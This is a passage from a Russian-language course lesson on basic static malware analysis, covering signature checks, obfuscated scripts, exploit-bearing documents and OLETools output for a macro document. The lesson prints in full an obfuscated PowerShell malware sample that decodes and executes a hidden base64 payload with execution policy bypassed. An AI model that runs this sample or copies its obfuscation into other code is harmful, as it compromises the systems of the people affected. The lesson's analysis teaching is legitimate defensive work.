
Использование подобных часто выступает в роли вредоносного признака, так как авторы вредоносного ПО гораздо чаще заинтересованы защите от анализа, чем разработчики защищают ПО ради **авторских прав**.

Отсутствие цифровой подписи в последнее время также может выступать в роли маркера вредоносного ПО, так как все чаще у компаний-разработчиков появляется цифровая подпись, которая используется для подтверждения подлинности **издания соответствующего ПО**. Если у ПО нет цифровой подписи, это может указывать на то, что оно разрабатывалось не компанией, а частным лицом, в том числе злоумышленником.

В то же время иногда **сертификаты** для цифровой подписи **утекают** и тогда у некоторых **злоумышленников** или **группировок** появляется возможность подписать свое ВПО, чтобы оно выглядело более легитимно со стороны средств защиты.

Проверить наличие цифровой подписи можно, например, с помощью **проводника**, открыв свойства файла и перейдя во вкладку **“Цифровые подписи”**:





Исполняемый файл с цифровой подписью

Резюме

Анализ основных признаков вредоносной активности является важным этапом **базового статического анализа**, так как помогает понять аналитику, как **дальше анализировать** ВПО и что именно может **встретиться** в процессе анализа.



Анализ других типов ВПО

Среди других типов ВПО, перечисленных в одном из первых уроков, наиболее часто встречаются **скрипты** и **вредоносные документы**.

Вредоносные скрипты могут быть проанализированы в статике с помощью простого **текстового редактора**, при этом часто злоумышленниками применяется **обфускация** таких скриптов с целью затруднить их анализ и снизить риск обнаружения со стороны средств защиты.

Пример **обфусцированного powershell-скрипта**:

```
cmd /C "Set NqVP=(^(&('NEw'+-Ob'+-Jec'+-t') ("{2}{0}{3}{1}{5}{4}"-f'IO','mRE','syStem.','STREA','R','adE')) (
^(&('NEw'+-Ob'+-Jec'+-ct')) ("{0}{7}{4}{8}{1}{5}{3}{2}{6}"-
f'S','o','FlAtEst','e','SteM.Io','MPReSsIoN.D','REaM','Y','.c'))( [io.mEmORyStReAM]
[SYSTEm.COnvErT]::"f'R ombaSE64st'RIng"(
("{12}{37}{19}{16}{26}{15}{28}{29}{21}{35}{20}{5}{7}{33}{1}{8}{27}{6}{32}{18}{30}{31}{0}{40}{17}{10}{3}{9}{4}{22}{2}{24}{
11}{38}{13}{23}{36}{25}{14}{34}{39}" -f
'Y6faXI3TP1UjGp1Nyh7wbjymvSk1kw8VW0NVMLXg9SSNK8Q64PsR6z3v3NKz1JH27qfto3xfPrfeNo+ETvc70v','XS','2mhqYafvTCrH0iXw','uy+tiX
nvxS4KsyTIEf5Q8QDn34Yo3BYVp/8DtmWiNDNtcvnPGtfEPVLjLaMqmyzDPGQ/ZL11LRF4gK3HbGNS1kjQFdXIh70YETv4thODL','Iv9LUDmig1miw0pu/Dp
RYit51qyUFNc40cOrZX4Q26v/1qzY0eWAEUC69nM1sptpY+0qHv9tRwUcIs1CgLMQ02Ts1Z1q0zWVuzXnx8FGEecBN59YU4pMom3fF6adQAvti9CaP3','zRF
P/zJ1XIddyqvFKSIwvo3+1q9w7sVUYxU++x/7exmo5RgctwznNPi/2ZOK1R4U54JHXi2NqGsmSkjMNF/z7n5Aws19dAadCSMao6jhcEQFWFThsq','URI71+t
18f4MzmK6IMFFPScj7Bify5Ty/6x5XozPtdRzmHE5','TyFDr','pfoesEC2Qbo/JJAwe16Q8VT2+iSGk7tPyKgvfKAZK1h0Zm6','nO/4J1qokGwn4+kynH
JL9Q8qp9EQoY1vxqPLbjgY+40DGtW','t9FP','JOw27ndtm7Grn+WA4xShiL6TzaXVJnm4gwjXRPajc9','dVZ7T+pIFP8qk5tdbS9QaUtRJPYBikKi','ZX
Z4ce3QjvP+Wqy3','Gzg28g0/QFXHX/zJL+QITzx0eX7PBmDgueTeREKw2b0b','axH2oELyF2CG+Ibq7wcP2+s18EdSa2K18H786aEdVw+Xj','Mn4AOQne
IuIE04ezi7RIMFNL96HJJCy5gdKHDBzrAETJAXi','Z','qWjJUvG0x0D9hXNgS5DdFXVaOofwb9ePqx/vGhxZ/W','cqIMozwERJZABRE0CDGnsdz7BwHuk
ADGPOA97ABYRQooLCR6YD+F5BpYoL5OAskM4iRluPJBui','61dqZ8u9juQzUaS3Ve0K3raoDUni0jifdwa1gUczIwSIGWgbiItJ8YSoB7UB30G1fQbwMh2
bWVtp2k5CjA0B+Bi','hUOuG6wWGSx','z2/Xl15PG5Zo1VYLMbnVNVxt32K+4DkfBptE+o+NN1canwnq0yexWsNeV8yDgmnoFOTE5NduSGSyQ4FL9fKqawt
NV3GE213N4kf01StyUwWczg9cKEKmk0jssszTn6MIv5pkMhx4JpmqjSpDdpQed','F','lWwYU0hiyG1Mi7neVtNBu54x','0AHnzqfGipL8zzhR9gm05Vs9y
4VKgezLSX1SE8Uf','eNZDQZC','x08Dt1eZHHqR0wkFv2LuPF0osZ1QZq4maZTMJ19B4W','3VNmWs4TYvNMhXDN4R1SPJIm0BUHlhdB1rqohomKtwhJIle/
Z018uIa0rnB588QZU+b1PAdbsySTLr7e','LXL','TfW1PQX/XTzspcS+w5j3U/y40WwYZDycLqSzGyoPi9LBD8hVS','WC83EovZXgTdsQswUbQMen+e','
wPtyLIirF9y8/B+xxskESMeU3SsAyCQgzmdZLcTAnccFfuuUN6zFZAIbKXqfzSbVR51zSERJ91VK1','FBUA1os','XONC1mGgmjpnrcrxw01kscF9R1m3uga
qG68kwHnzPM936bH1sY98k3hd0Jp','jPmBrYtRFNq14Z+MgISeh01i4ha5Jst0gVT1zaVSm2KZ9xz7CwLrOo3jOhluNywu+aqZrcNjfxFfwqCffCRCEmwLZ
hGy','I5Hn7R7Btgbn4Fg','YsDdq0vITYER6kLbbcsVJPPD93fmgeJmj3OcOXPEcx51js+S4fd/h0f1ca13x7yRXLXGfmAj5+ObQt/33Z1V+z8hti5p1iB2
AWAFQ+72NWA8urYAdergHHGVg','XI7ot0p/8mosnZqAyZc+vjk+cQym1UeFRMeZ','Moviy9uuZPwBVd1BUS7CDBXo1RR06mqgUUUxS8ivM0PMGhWDMNZo
2RQHxyNr/KrNUM124aidw2969Vsm/0L','iilNz2VDa069oCp5066awt'))), [Io.CompReSSIoN.CompReSSIoNmOdE]::"DeC'oMP'R'ess'))),
[SysTeM.Text.eNcODing]::"A'scIi")."reADTO'E'Nd"() ^|^& ( {$veRB'osepR'ef'ERencE}."t'oStr'Ing"())[1,3]+'x'-join'')&&
powershell -w 1 -NOProf -NONIntERaCtI -exECutION byPass -noL sv ( 'mZu'+ 'g') ( [tyPe]( '{2}{0}{1}{3}'"-
F'r','OnME','EnVi','nT')) ; ^& ( {$S'HelL'Id}[1]+ {$sHe'Ll'id}[13]+ 'x')( ( gET-itEm ( 'Var'+ 'I' +
'AB1' +'E'+ ':mzuG' ) ).vALuE::("\{2}{0}{1}{4}{3}{5}" -f'v','iRo','geTeN','NTvARiA','nme','BLE' ).Invoke( (
'\{0}{1}'"-f'Z','NqVP'),( '\{0}{1}'"-f'pROces','s') ) )"
```

Обфусцированное ВПО на powershell



Для того, чтобы проанализировать подобные скрипты, необходимо просто последовательно **вычленять** конструкции, изучать их функционал и комментировать его, использовать **замену переменных** со случайным названием на осмысленные и т.д.

Среди вредоносных документов чаще всего встречаются:

документы с **эксплойтом**;

документы с **вредоносным макросом**;

документы с **удаленным вредоносным шаблоном**.

Документы эксплойтом как правило направлены на эксплуатацию уязвимостей:

CVE-2017-1182

CVE-2018-0798

CVE-2022-30190

В случае работы с такими эксплойтами аналитику необходимо выявить **полезную нагрузку** для дальнейшего изучения (как правило полезная нагрузка представлена **шеллкодом** или загружаемым исполняемым файлом в случае с **CVE-2022-30190**).

Углубляться в анализ уязвимостей выходит за рамки данного курса, причем анализ документа с реализацией одного **CVE** отличается от анализа документа с другим **CVE**. Таким образом перед анализом необходимо изучить технические особенности актуальных CVE, используемых злоумышленниками.



Документы, которые содержат вредоносный макрос, могут быть проанализированы с помощью **эффективного** инструмента **OLETools** (<https://github.com/decalage2/oletools>).

Пример работы **oleid** из состава **OLETools**, который направлен на выявление различных конструкций в документе, которые могут содержать вредоносный функционал, представлен на рисунке:

```
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: Payment form.600672122.doc
WARNING invalid value for PROJECTDOCSTRING_Id expected 0005 got 005F
WARNING For now, VBA stompng cannot be detected for files in memory
```

Indicator	Value	Risk	Description
File format	MS Word 97-2003 Document or Template	info	
Container format	OLE	info	Container type
Application name	Microsoft Office Word	info	Application name declared in properties
Properties code page	1252: ANSI Latin 1; Western European (Windows)	info	Code page used for properties
Author	Julien Richard	info	Author declared in properties
Encrypted	False	none	The file is not encrypted
VBA Macros	Yes, suspicious	HIGH	This file contains VBA macros. Suspicious keywords were found. Use olevba and mraptor for more info.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	0	none	External relationships such as remote templates, remote OLE objects, etc

Пример работы OLETools



Видно, что в образце вредоносного документа присутствует **VBA Macros**, который требует изучения.

Документы с **удаленным вредоносным шаблоном** содержат ссылку на шаблон, в котором, как правило, также содержится вредоносный макрос. При открытии документа такой шаблон загружается и содержащийся в нем **макрос запускается**.

Резюме

Анализ типов ВПО, отличных от исполняемых файлов, как правило, просто требует **внимательности, усидчивости и набора соответствующих инструментов**. При этом нередко изучение такого ВПО приводит к получению модулей в виде исполняемых файлов, так как скрипты или вредоносные документы как правило выступают в роли **загрузчиков** или **дроперов**, реже - в роли **бэкдора**.

Резюме урока

Базовый статический анализ вредоносного ПО требует знаний о формате исполняемого файла, что позволяет **оперативно выявлять первичные признаки** вредоносного функционала, на что может опираться аналитик при **дальнейшем анализе**.

Анализ других типов ВПО, отличных от PE-файлов, как правило проводится **проще** и требует **меньше базовых знаний**.

